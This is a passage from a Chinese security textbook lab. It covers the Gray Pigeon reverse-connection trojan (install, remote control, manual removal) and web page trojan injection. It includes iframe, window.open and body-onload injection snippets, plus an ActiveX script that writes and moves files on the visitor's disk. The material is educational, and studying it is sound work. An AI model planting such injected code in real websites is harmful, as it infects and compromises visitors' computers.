一种是通过电子邮件，控制端将木马程序以邮件附件的形式发出去，收信人只要打开附件，系统就会感染木马。

另一种是软件下载，一些非正规的网站以提供软件下载为名义，将木马捆绑在软件安装程序上，下载后，只要一运行这些程序，木马就会自动安装。

本实验主要介绍黑客是如何使用木马程序来控制被入侵计算机的，所以直接将反向连接木马服务器端 HKFX2008_OK.exe 复制到了被入侵计算机(192.168.10.1,ZTG2003)中。

接下来运行 HKFX2008_OK.exe，反向连接木马就会自动进行安装，首先将自身复制到 C:\WINDOWS 或 C:\WINDOWS\SYSTEM 目录下，然后在注册表、启动组、非启动组中设置好木马的触发条件，这样木马的安装就完成了。

4. 黑客进行远程控制

由于是反向连接木马，所以服务器端上线后就会自动连接客户端(黑客)，在主界面中(如图 5-65 所示)可以看到 ZTG2003 已经与黑客计算机连接了，即被黑客控制。




图 5-65　远程控制 ZTG2003—【文件管理器】选项卡

在图 5-65 中的【文件管理器】选项卡中，可以像使用【Windows 资源管理器】一样来新建、删除、重命名、下载被入侵计算机中的文件。

在图 5-66 中的【远程控制命令】选项卡中，可以查看被入侵计算机的系统信息；可以查看、终止被入侵计算机的进程；可以启动、关闭被入侵计算机的服务等。

在图 5-67 中的【命令广播】选项卡中，可以向所有被入侵计算机发送相同的命令。






图 5-66 远程控制 ZTG2003—【远程控制命令】选项卡



图 5-67 远程控制 ZTG2003—【命令广播】选项卡

5. 手工清除灰鸽子

确认灰鸽子的服务进程名称，假如是 HKFX2008_OK，在桌面右击【我的电脑】图标，在右键菜单中选择【服务】命令，在弹出的【服务】窗口中，禁止 HKFX2008_OK 服务，右击该服务，在右键菜单中选择【属性】命令，在【属性】对话框中得到该服务文件的位置，将其删除即可。

5.10.6 实例：网页病毒、网页挂马

如今各式各样的病毒在网络上横行，其中，网页病毒、网页挂(木)马在新型的病毒大军



中危害面最广,传播效果最佳。

网页病毒、网页挂(木)马之所以非常流行是因为:它们的技术含量比较低、免费空间和个人网站增多、上网人群的安全意识比较低,另外,国内网页挂(木)马大多是针对 IE 浏览器。

本节通过实例介绍网页病毒、网页挂(木)马。

1. 实验环境

实验环境如图 5-68 所示。

218.198.18.93
218.198.18.95
Windows 2003
Web服务器

218.198.18.91
Windows XP
入侵者

图 5-68　实验环境

2. 实验过程

第 1 步:设置 IP 地址。在 Windows 2003 上,对本台计算机的网卡设置两个 IP 地址,如图 5-69 所示,目的是要在本台计算机上架设基于 IP 地址(218.198.18.93、218.198.18.95)的两个网站。

第 2 步:打开【Internet 信息服务(IIS)管理器】窗口。在 Windows 2003 上,打开【Internet 信息服务(IIS)管理器】窗口,如图 5-70 所示,右击【默认网站】选项,选择右键菜单中的【属性】命令,出现如图 5-71 所示对话框,为本网站选择的 IP 地址是 218.198.18.93。



图 5-69　【高级 TCP/IP 设置】对话框



图 5-70　【Internet 信息服务(IIS)管理器】窗口

第 3 步:创建 www_muma 网站的主目录。在 Windows 2003 上,在 Inetpub 文件夹中创建 www_muma 子文件夹,该文件夹是新建网站的主目录的第 4 步。wwwroot 是默认网站的主目录。

第 4 步:创建网站。在图 5-70 中右击【网站】选项,依次选择【新建】|【网站】菜单命令,如图 5-72 所示,开始创建网站,创建过程如图 5-73～图 5-76 所示。

第 5 步:复制网站文件。在 Windows 2003 上,读者可以将两个简单的网站文件(index.htm)分别复制到 wwwroot 和 www_muma 文件夹中。





图 5-71 【默认网站 属性】对话框



图 5-72 开始创建网站




图 5-73 网站描述




图 5-74 IP 地址和端口设置



图 5-75 网站主目录




图 5-76 网站访问权限



编辑 wwwroot 文件夹中的 index.htm 文件，在该文件源代码的<body>…</body>之间插入图 5-77 所示的被圈部分代码。




图 5-77　wwwroot 文件夹中的 index.htm 文件

注意　这一步的前提是入侵者成功入侵了一个网站（本例中是指默认网站 wwwroot），这样就可以对入侵网站的网页文件进行修改，植入网页木马或病毒等。如何成功入侵一个网站呢？读者可以使用前面介绍的方法或者求助于网络，不过入侵和篡改他人服务器上的信息属于违法行为，本教程之所以介绍这些内容，是让大家了解各种黑客入侵技术，更好地保障自己的信息系统的安全，也希望读者不要利用这些技术进行入侵，而是共同维护网络安全。

第 6 步：打开浏览器。在 Windows XP 上，打开 Firefox 浏览器，地址栏输入 218.198.18.93，结果如图 5-78 所示。



图 5-78　访问 wwwroot 网站—网页嵌入

注意　图 5-78 中左上角的被圈部分，是图 5-77 中椭圆部分代码的效果。

代码<iframe src=http://218.198.18.95/index.htm width=20 height=20 frameborder=1></iframe>其实就是时常所说的网页病毒、网页挂马的一种方式。不过在本测试中，仅仅是在原网站的首页中嵌入了另外一个网页，如果把 width、height 和 frameborder 都设置为 0，那么在原网站的首页不会发生任何变化。但是，嵌入的网页(218.198.18.95/index.htm，该 index.htm 文件称为网页病毒或网页木马)实际上已经打开了，如果 218.198.18.95/index.htm 中包含恶意代码，那么浏览者就会受到不同程度的攻击。如果 218.198.18.95/index.htm 是网页木马，那么所有访问该网站首页的人都会中木马。网页上的下载木马和运行木马的脚本还是会随着门户首页的打开而执行的。

提示　<iframe>称为浮动帧标签，它可以把一个 HTML 网页嵌入到另一个网页里实现画中画的效果（如图 5-78 所示），被嵌入的网页可以控制宽、高以及边框大小和是否



出现滚动条等。

大家在打开一些著名的网站时杀毒软件会报警，或者在使用 Google 进行搜索后，搜索结果中有些条目提示说此网站会损害计算机，主要原因在于这些网站的网页中被植入了木马或病毒。

第 7 步：编辑 wwwroot 中的 index.htm 文件。在 Windows 2003 上，编辑 C:\Inetpub\wwwroot\index.htm 文件，插入如图 5-79 所示的被圈部分代码。



图 5-79　wwwroot 文件夹中的 index.htm 文件

wwwroot 中 index.htm 文件的代码说明见表 5-28。

表 5-28　index.htm 文件代码说明

代　码	说　明
<script language=javascript>	javascript 脚本开始
window.open	弹出新窗口
218.198.18.95/index.htm	弹出新窗口的网页文件
“”	弹出窗口标题栏显示的名字，在此为空
toolbar=no	不显示工具栏
location=no	不显示地址栏
status=no	不显示状态栏内
menubar=no	不显示菜单栏
scrollbars=no	不显示滚动栏
width=50	窗口宽度
height=50	窗口高度
</script>	javascript 脚本结束

第 8 步：打开浏览器。在 Windows XP 上打开浏览器(IE 或者 Firefox)，地址栏输入 218.198.18.93，结果如图 5-80 所示。

注意　图 5-80 中左上角的被圈部分是图 5-79 中椭圆部分代码的效果。

如果把 width、height 都设置为 1(如果设置为 0，访问 218.198.18.93 的网站时弹出的木马网页是全屏)，那么在原网站的首页基本不会发生什么变化，但是，嵌入的网页





图 5-80　访问 wwwroot 网站—弹出新窗口

(218.198.18.95/index.htm,该 index.htm 文件称为网页病毒或网页木马)实际上已经打开了。

第 9 步：编辑 www_muma 文件夹中的 index.htm 文件。在 Windows 2003 上，编辑 C:\Inetpub\www_muma\index.htm 文件，插入如图 5-81 所示的被圈部分代码。www_muma 文件夹中 index.htm 文件的代码说明见表 5-29。

```
index.htm - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
<title>常青网站</title>
</head>

<script language=javascript>
        var fso, f1, f2, f3, s;
        fso = new ActiveXObject("Scripting.FileSystemObject");
        f1 = fso.CreateTextFile("c:\\testfile.txt", true);
        f1.Write ("aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.");
        f1.Close();
        f2 = fso.GetFile("c:\\testfile.txt");
        f2.Move ("d:\\testfile.txt");
        f2.Copy ("d:\\testfile2.txt");
        f2 = fso.GetFile("d:\\testfile.txt");
        f3 = fso.GetFile("d:\\testfile2.txt");
        //f2.Delete();
        //f3.Delete();
</script>

<body>
```

图 5-81　www_muma 文件夹中 index.htm 文件

表 5-29　index.htm 文件代码说明

代　码	说　明
＜script language＝javascript＞	javascript 脚本开始
var fso,f1,f2,f3,s;	定义变量
fso＝new ActiveXObject("Scripting.FileSystemObject");	创建 FileSystemObject 对象实例
f1＝fso.CreateTextFile("c:\testfile.txt",true);	创建一个空文本文件
f1.Write("aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.");	向文件 testfile.txt 中写入内容
f1.Close();	关闭文件
f2＝fso.GetFile("c:\testfile.txt");	获取 c:\testfile.txt 文件句柄
f2.Move("d:\testfile.txt");	移动文件到 d:\testfile.txt
f2.Copy("d:\testfile2.txt");	复制文件到 d:\testfile2.txt



续表

代 码	说 明
f2=fso.GetFile("d:\testfile.txt");	获取 d:\testfile.txt 文件句柄
f3=fso.GetFile("d:\testfile2.txt");	获取 d:\testfile2.txt 文件句柄
//f2.Delete();	如果取消注释,则删除 d:\testfile.txt 文件
//f3.Delete();	如果取消注释,则删除 d:\testfile2.txt 文件
</script>	javascript 脚本结束

第 10 步:在 Windows XP 上,打开 IE 浏览器,依次选择【工具】|【Internet 选项】命令,打开【Internet 选项】对话框,选择【安全】选项卡。单击【自定义级别】按钮,出现【安全设置】对话框,在“重置为”下拉框中选择【安全级-低】选项,单击【重置】按钮。具体过程参考 4.3.3 小节。

在 IE 浏览器地址栏输入 218.198.18.93,此时,网页木马已经在自己的计算机中创建了两个文件,如图 5-82 所示。



图 5-82 网页木马创建的文件

注意 在 Firefox 浏览器中,第 9 步的 Javascript 脚本不能够很好地执行。由此可见,目前的大多数网页木马或网页病毒是针对 IE 浏览器的,所以,为了上网安全,可以选择使用 Firefox 浏览器,不过有些时候 Firefox 浏览器不能够正常访问一些网站,因此读者可以根据不同需求选用不同的浏览器。如果使用 IE 浏览器,在第 10 步中,在“重置为”下拉框中选择【安全级-中/高】选项,单击【重置】按钮。

3. 一些常用的挂马方式

(1) 框架挂马

```
<iframe src="网马地址" width=0 height=0></iframe>
```

(2) body 挂马

```
<body onload="window.location='网马地址';"></body>
```

(3) Java 挂马

```
<script language=javascript>
